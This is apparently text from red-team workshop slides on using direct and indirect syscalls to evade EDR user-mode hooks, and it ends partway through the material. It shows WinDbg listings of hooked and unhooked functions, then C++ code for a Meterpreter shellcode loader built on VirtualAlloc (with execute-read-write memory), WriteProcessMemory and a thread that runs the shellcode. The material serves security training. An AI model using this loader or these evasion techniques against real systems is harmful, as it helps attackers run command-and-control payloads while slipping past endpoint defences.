
Direct System Calls



What is a Direct Syscall?

- Common red team technique to execute malicious code
 - Shellcode execution → for command-and-control channel
 - Credential dumping lsass.exe → dumpert tool from Outflank
- Allows execution of syscalls or syscall stub without using ntdll.dll
 - Hence the name direct syscalls

What is a Direct Syscall?



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls


Why Direct Syscalls?

- EDRs use user-mode API hooks
 - Before syscall execution → Redirect to hooking.dll from EDR
 - Analyze executed code or memory related to APIs at runtime
 - Malicious behaviour or malware → syscall not executed

Hooking Techniques?

- Various types of user-mode API hooking techniques, for example:
 - Inline API hooking (most common)
 - Import Address Table (IAT) Hooking
 - SSDT Hooking (Windows Kernel)
- Before Patch Guard kernel hooking was possible


User Mode Hooking Concept



The figure shows the principle of EDR user mode API-Hooking on a high level

Where are the EDR hooks?

- Often placed as inline hooks in ntdll.dll → Why in ntdll.dll?
 - lowest common denominator before transition to Windows kernel



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

© Daniel Feichter – RedOps GmbH (2022)

Where are the EDR hooks?

- But depending on EDR, hooks also in other DLLs!

```
Usermode Hooks in sechost.dll >> inline hooking (jmp)
[-] StartServiceW
[-] OpenServiceW
[-] OpenServiceA
[-] StartServiceA
```

```
Usermode Hooks in win32u.dll >> inline hooking (jmp)
[-] NtUserSetProp
[-] NtUserShowWindow
[-] NtUserGetKeyboardState
```

```
Usermode Hooks in advapi32.dll >> inline hooking (jmp)
[-] OpenEventLogW
[-] CloseEventLog
[-] EncryptFileW
[-] CreateServiceA
```

```
Usermode Hooks in wininet.dll >> inline hooking (jmp)
[-] InternetCreateUrlW
[-] InternetConnectW
[-] InternetConnectA
```

Are we fucked up by Hooks?

- Could EDRs simply hook all Native APIs?
 - Hooking APIs costs resources, time, etc. → EDR slows down OS
 - Depending on EDR, more or less APIs hooked
 - Generally, EDRs focus on specific APIs like NtAllocateVirtualMemory etc.

Identify hooks from EDR?

- Debugger, WinDbg or x64dbg to debug APIs

```

1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1    mov    r10,rcx
00007ff8`16c4d3b3 e90fd40700 jmp    ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503      jne    ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05      syscall
00007ff8`16c4d3c4 c3       ret
00007ff8`16c4d3c5 cd2e      int    2Eh
00007ff8`16c4d3c7 c3       ret

```

The figure shows that the installed EDR uses inline hooking to hook the Native API NtAllocateVirtualMemory

```

0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1    mov    r10,rcx
00007ffe`86a4d3b3 b818000000  mov    eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503      jne    ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05      syscall
00007ffe`86a4d3c4 c3       ret
00007ffe`86a4d3c5 cd2e      int    2Eh
00007ffe`86a4d3c7 c3       ret

```

The figure shows a clean not hooked Native API

Consequences for Red Team?


- Hooks make it difficult to execute malicious code such as shellcode
- Red Teamers use various techniques to bypass the EDRs
 - Use no hooked APIs, User mode unhooking
 - Indirect syscalls, Direct syscalls
- In this workshop, we will focus on the **direct- and indirect syscall** technique.

Summary: Direct Syscalls

- Common red team technique
- Allows execution of syscalls without using ntdll.dll
- EDRs hook specific APIs like NtAllocateVirtualMemory
 - Typically placed in the form of inline hooks in ntdll.dll
- Direct syscalls are used to avoid hooked APIs through EDRs
 - For example, for shellcode execution

Chapter Four


High Level APIs: Win32-API Loader



Win32-API Loader

- First shellcode loader → based on Windows APIs (High Level APIs)
- This will be our reference dropper
- Remember → Win32-APIs called e.g., kernel32.dll
- Syscalls are executed by default control flow
 - Win32API-Loader.exe → kernel32.dll → kernelbase.dll → ntdll.dll → syscall

Shellcode Loader - Win32 APIs (High Level APIs)



Shellcode Declaration

- Shellcode which should be executed

```
// Insert the Meterpreter shellcode as an array of unsigned chars (replace the placeholder)
unsigned char code[] = "\xfc\x48\x83...";
```

Definition Thread Function

- Thread function for shellcode execution
- Responsible execute shellcode in new thread and not the main thread

```
// Define the thread function for executing shellcode
// This function will be executed in a separate thread created later in the main function
DWORD WINAPI ExecuteShellcode(LPVOID lpParam) {
    // Create a function pointer called 'shellcode' and initialize it with the address of the shellcode
    void (*shellcode)() = (void (*)())lpParam;

    // Call the shellcode function using the function pointer
    shellcode();

    // Return 0 as the thread exit code
    return 0;
}
```

VirtualAlloc: Memory Allocation

- Memory allocation in calling process

```
// Allocate Virtual Memory with PAGE_EXECUTE_READWRITE permissions to store the shellcode
// 'exec' will hold the base address of the allocated memory region
void* exec = VirtualAlloc(0, sizeof(code), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

C++

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

Reference: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

WriteProcessMemory: Copy Shellcode

- Copy shellcode to allocated memory

```
// Copy the shellcode into the allocated memory region using WriteProcessMemory
SIZE_T bytesWritten;
WriteProcessMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);
```

C++

```
BOOL WriteProcessMemory(
